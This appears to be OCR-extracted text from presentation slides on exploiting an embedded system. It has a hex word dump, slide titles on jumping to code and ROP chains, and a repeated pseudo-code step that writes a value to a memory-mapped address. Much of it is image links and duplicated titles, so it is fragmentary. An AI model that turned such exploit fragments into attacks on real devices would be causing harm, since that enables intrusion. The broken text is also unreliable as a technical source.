
```
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
c046
0148
0249
0160
fee7
1800
0048
0200
0000
b57d
0020
```


Exploit – Jump to Code



Exploit – ROP Chain


```
Rx    = 2
Ry    = 0x48000018
[Ry] = Rx
```






Exploit – ROP Chain

```
Rx    = 2
Ry    = 0x48000018
[Ry] = Rx
```




Exploit – ROP Chain




Exploit – ROP Chain

